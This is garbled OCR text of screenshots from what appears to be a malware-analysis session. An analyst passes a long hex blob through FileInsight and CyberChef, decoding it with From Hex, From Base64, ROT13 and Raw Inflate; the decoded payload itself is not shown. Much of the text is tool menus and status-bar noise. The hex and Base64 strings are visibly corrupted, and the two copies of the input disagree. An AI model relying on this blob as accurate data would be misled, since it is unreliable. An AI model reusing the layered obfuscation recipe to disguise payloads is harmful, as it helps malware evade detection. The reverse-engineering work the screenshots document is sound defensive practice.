
Copied 30535 bytes from offset 0x2e to 0x7774 to new tab 'New file 0'.


Values Bookmarks Calculator

Output Scripting

Ln 1 Col 11 Len 0 INS

4:36 PM
8/7/2021


FileInsight - Output of Send to (CLI)*
File
Home
Edit
Search
Plugins
Windows
Help
Operations
Basic
Compression
Crypto
Encoding
Misc
Parsing
Search
Visualization
XOR
Check for update
Version info
Emulate code
File comparison
Hash values
Send to (CLI)
Send to (GUI)
Send selected region (the whole file if not selected) to other GUI program
Plugins
Navigation
Supported fo
Output of Custom base64 decode*
Output of ROT13*
Output of Raw inflate*
New file 0*
Output of Send to (CLI)*
Script is running, please wait...
Navigation
Structures
Decode
Bookmarks
Output
Values
Bookmarks
Calculator
Output
Scripting
Press F1 for help
Ln 58
Col 138
Len 11777
INS
4:38 PM
8/7/2021


FileInsight - Output of Send to (CLI)*
File
Home
Edit
Search
Plugins
Windows
Help
Operations
Plugins
McAfee
Navigation
Supported for HTML, OLE2, PE and Flash.
fb0e2a9a9c6a9a5bd081a7e281f07...
Output of Custom base64 decode*
Output of ROT13*
Output of Raw inflate*
New file 0*
Output of Send to (CLI)*
Send to (GUI)
Detect It Easy
PE-bear
pe-tree
IDA Free
Cutter
Relyze Desktop
VS Code
MS Paint
Excel
Word
CyberChef
Customize menu
Sending selected region
to locally saved CyberChef
Output
Sending 11777 bytes from offset 0x2f to 0x2e2f to external program.
Navigation
Structures
Decode
Bookmarks
Values
Bookmarks
Calculator
Output
Scripting
4:38 PM
8/7/2021

From Hex - CyberChef

file:///C:/Users/user/Desktop/tools/CyberChef_v9.28.0/CyberChef_v9.28.0.html#recipe=From_Hex('Auto')&input=MzU1ODMxMzc2YjM1NzI1OTMxNzY2NjY2N2

Search

Version 9.28.0 | Last build: 4 months ago | Options | About / Support

Operations

Search...

- Favourites
- To Base64
- From Base64
- To Hex
- From Hex
- To Hexdump
- From Hexdump
- URL Decode
- Regular expression
- Entropy
- Fork
- Magic
- Data format
- Encryption / Encoding
- Public Key
- Arithmetic / Logic
- Networking
- Language
- Utils
- Date / Time

Recipe

From Hex

Delimiter: Auto

STEP | BAKE! | Auto Bake

Input

length: 23554
lines: 1


```
355831376b357259317666667a366b36333848547a30646f525a6c57414e745a6e44504a653779426f4e49744341677a70305863545a434c6a49
434970383571663966656 74b4b746e58696e4a764f6b7169734b2b374c325462396f33527578312b76562b7633616a6b6e72784130587a346a6e
2f2f7a3733397a3778724e2f754752354a38392b6179384f555a473935582b374e76536c376c332f2b2f0a6e7a2f2f6e50332f2f327738614e33
6352637057375361397367 6f4e4d506d587241564e524f6b416643596b724432657a752f66424a6e4633394739317077 2b5852656d34776c5162
69374c306b7346494463484c6c304f4b4b367730616f6e44376747775351766259767765 6f7248524145716f58617a663277467532644432 58
32486f766c38416d64666f3476746763746e582b775873477a35692f4f654832446254745a766b4d4c37596f5166764a3766394151786a574e4e
4b2f2f7a76332f397a2b37483956530a736547754770375768787239 2f436a4d3471515977383141503732583557313858 2f377a763976742 38
4b68643665386c3344594e633669514d4a72657a547131476f4c762b737974672f6e6574687a66457a623857364d70595a6856632f646934776e
6d362b764633714d6575332b67696d6568757731615336 a644b72796f2b41636571706677657 36d6f4e3056356965546 5275594c6677775a63
636f453445334f427978576453706a71427a4976556e 1494d574c31356744726e337a7972634d49505a59740a656d7677703668426b456d
577556726c7137446f4a3473536577617250334e447 34a34426f4477624c6a7848713850625471332f616b795943667652646859 6e54
582f3335733963725557 3642b686548784d6d556 443326d4f5848557a484d38344c7372776961587842315633482b712b47757a
5a6547723574654772726 6c336238 d496a662b556d763734714c7639
33724e2b6855706436373071676 87 69694c716a4732335334476 4c
426443456978692b2f4f4f6a56436 67464c67667065374549642b73
4d3042445238617656 7a3961585 674497345586e7a312f62505838
634f655162377a57314c586534704 4a6a77436b0a3735665970752f
5078726d5073304e424e714654616 6a38444e332f386672564e556b
39664f7366364a3569682f6a57383539565a3342364a2b6b36656141724c36466b4264372f314b3577765336766e3576693939382f6367353166
5779535a534c45736e686732547031424d6831417166766b427432364a674859712b75336a334f304e3471435054517168 6a3471787454647 44a
```

Selected region is imported to CyberChef as hex string

Output

time: 12ms
length: 11777
lines: 58

```
5X17k5rY1vffz6k638HTz0doRZlWANtZnDPJe7yBoNItCAgzp0XcTZCLjICIp85qf9fegKKtnXinJvOkqisK+7L2Tb9o3Rux1+vV+v3ajknrxA0Xz4jn
//z739z7xrN/uGR5J89+ay8OUZG95X+7NvSl7l3/+/
nz//nP3//2w8aN3cRcpW7Sa9sgoNMPmXrAVNROkAfCYkrD2ezu
/fBJnF39G91pw+XRem4wlQbi7L0ksFIDcHLl0OKK6w0aonD7ftwwSQvbYvweorHRAEqoXazf2wFu2dD2X2Hovl8Amdfo4vtgctnX+wXsGz5i
/OeH2DbTtZvkML7YoQfvJ7f9AQxjWNNK//zv3/9z+7H9VS
seGuGp7Whxr9/CjM4qQYw81AP72X5W18X/7zv9vgB8Khd6e8l3DYNc6iQMJrezTq1GoLv+sytg/nethzfEzb8W6MpYZhVc
/di4wnm6+vF3qMeu3+gimehuw1aS6JdKryo+AceqpfwesmoN0V5ieVFRuYLfwwZccoE4E3OByxWdSpjqBzIvUnxg1IMWL15gDrn3zyrcMIPZYt
emvwp6hBkEmWuVrlq7DoJ4sSewarP3NDse8J3J4BoDwbLjxHq8PbTq3/akyYCfvRdhYnTX
/35s9crUWsd+heHxMmUihIu1XTC2mOXHUzHM84LsrwiaXxB1V3H+q+GuzZeGr5teGrrbl3b8TjROav4DvVp01bj6NWQT335KtPypbmIjf+Umv74qLv93
rN+hUpd670qghrG7s9
82G+bKB5H+L1rTrcHg3chBXEJiiLqjG23S4GfLBdCEixi+/OOjVCnx88sDghs
/EwTx8cMkbQJ9fnbEPT0MegFLgfpe7EId+sM0BDR8avVlz9aXSr++Mvadf4CL70aA99urdEovTrzv4QJgIsEXnz1
/bPX8cOeQb7zW1LXe4pGCHD7CCPspXl41Foebi9ObaLI+dz4EXJjwCk
75fYpu/PxrmPs0NBNqFTaiDCZ4IHoyM6uwKia6R+jeD+nbOEyvo0j8DN3/8frVNUk9fOsf6J5ih/jW859VZ3B6J+k6eaArL6FkBd7
/1K5wvS6vn5vi998/cg51fWySZSLEsnhg2Tp1BMh1AqfvkBt26JgHYq+u3j3O0N4qCPTQqhj4qxtTdtJV8sh+e5XY2+SqgWv89soMrK
vju293BO7hfjHOSHCj+yn+7k77Soiyatf/PKbUBgHhIYLUQtxVXye43UKWnugV5dVl0Hc+sAQJ1F23GrTr22sZr0PrB6tkXMuyw5LauKD9qME99C9iI3
mir0rlnGKK0R6lgrcz3PuXU52I2viIm1JiskjOE9oZ+mPVMH09jt8m+kSHgsjy3pWR7GxbLPiIvTV0gjj222jRuW
UnKe5uucivUgcd+McPmI6qQlYOZ/oPvoHdD/I34mLXFViu/w3tYyOMw2C1sd8Xo9vWe9Tg2dkuVhC9L7qBt9lG8xJCRhLzSIZPqy3sVYUKiAd5C9mF
/zYKX9M4ui+mpnbHZCOBWC9ChwPjladBmqaNq382/ltrVAyTt43ru34704edUn+64nsh71tnm9AV0p9G28hDfG/U71
G3GTHS5lxhNLl7M5Az+B/atML9PYVfGWzHNajYbpcx31sQI5XaOnNmsjAH3MbqECMb2kwBnbM9bnZDrUBKzMWd2GjMkGZ5ZOGalJxbgZyzWOIFG0CfXs
```



From Hex, From Base64, ROT13,

file:///C:/Users/user/Desktop/tools/CyberChef_v9.28.0/CyberChef_v9.28.0.html#recipe=From_Hex('Auto')From_Base64('A-Za-z0-9%2B/%3D',true)ROT13(true,tr

Search

Version 9.28.0 | Last build: 4 months ago | Options | About / Support

Operations

raw

- Raw Deflate
- Raw Inflate
- Render Markdown
- BSON deserialise
- CRC-16 Checksum
- CRC-32 Checksum
- CRC-8 Checksum
- From Base58
- From Base64
- From Binary
- From Decimal
- From Hex
- From Hex Content
- From Hexdump
- From Octal
- SHA0
- Swap endianness
- TCP/IP Checksum
- To Base64
- URL Decode

Recipe

From Hex

Delimiter: Auto

From Base64

Alphabet: A-Za-z0-9+/=

Remove non-alphabet chars

ROT13

Rotate lower case chars | Rotate upper case chars | Rotate numbers

Amount: 13

Raw Inflate

Start index: 0 | Initial output buffer size: 0 | Buffer expansi... Adaptive

Resize buffer after decompression | Verify result

STEP | BAKE! | Auto Bake

Input

length: 23554
lines: 1

```
355831376b357259317666667a366b36333848547a30646f525a6c57414e745a6e44504a653779426f4e49744341677a70305863545a434c6a49
4349703835716396665674b4b746e58696e4a764f6b7169734b2b374c325462396f33527578312b76562b7633616a6b6e72784130587a346a6e
2f2f7a3733397a3778724e2f754752354a38392b6179384f555a473935582b374e76536c376c332f2b2f0a6e7a2f2f6e50332f2f327738614e33
6352637057375361397367 6f4e4d506d587241564e524f6b416643596b724432657a752f66424a6e4633394739317077 2b5852656d34776c5162
69374c306b7346494463484c6c304f4b4b367730616f6e44376674777753517662597677656f7248524145716f58617a663277467532644432 58
32486f766c38416d64666f3476746763746e582b775873477a35692f4f654832446254745a766b4d4c37596f5166764a3766394151786a574e4e
4b2f2f7a76332f397a2b37483956530a7365477547703757687872392f436a4d3471515977383141503732583557313858 2f377a763976674238
4b68643665386c3344594e633669514d4a72657a547131476f4c762b737974672f6e6574687a66457a623857364d70595a6856632f646934776e
6d362b764633714d6575332b67696d6568757731615336 4a644b72796f2b41636571706677657365 6d6f4e3056356965564652755 94c6677775a63
636f453445334f427978576453706a71427a4976556e786731494d574c31356744726e337a7972634d49505a59740a656d7677703668426b456d
577556726c7137446f4a3473536577617250334e447365384a334a34426f4477624c6a7848713850625471332f616b795943667652646859 6e54
582f3335733963725577 3642b686548784d6d5569684975315854433 26d4f5848557a484d38344c7372776961587842315633482b712b47757a
5a6547723574654772726 26c336238546a524f617634447656703031626a364e5751543333354b74507970626d496a662b556d763734714c7639
33724e2b685570643637307167687247377339 0a3832472b624b4235482b4c3172547263486733636842585 4a69694c716a473233533447664c
426443456978692b2f4f4f6a56436e7838387344676873 2f4577547838634d6b62514a39666e6245505430 4d6567464c67667065374549642b73
4d3042445238617656 6c7a39615853722b2b4d7661646634434c373061413939757264456f7654727a7634514a67497345586e7a312f62505838
634f655162377a57314c5865347047434844374343507370586c3431466f656269394f62614c492b647a3445584a6a77436b0a3735665970752f
5078726d5073304e424e714654616944435a3449486f794d3675774b696136522b6a65442b6e624f4579766f306a38444e332f386672564e556b
39664f7366364a3569682f6a57383539565a3342364a2b6b36656141724c36466b4264372f314b3577765336766e3576693939382f6367353166
5779535a534c45736e6867325470314 24d6831417166766b427432364a674859712b75336a334f304e3471435054517168 6a3471787454647444a
```

Output

time: 25ms
length: 30535
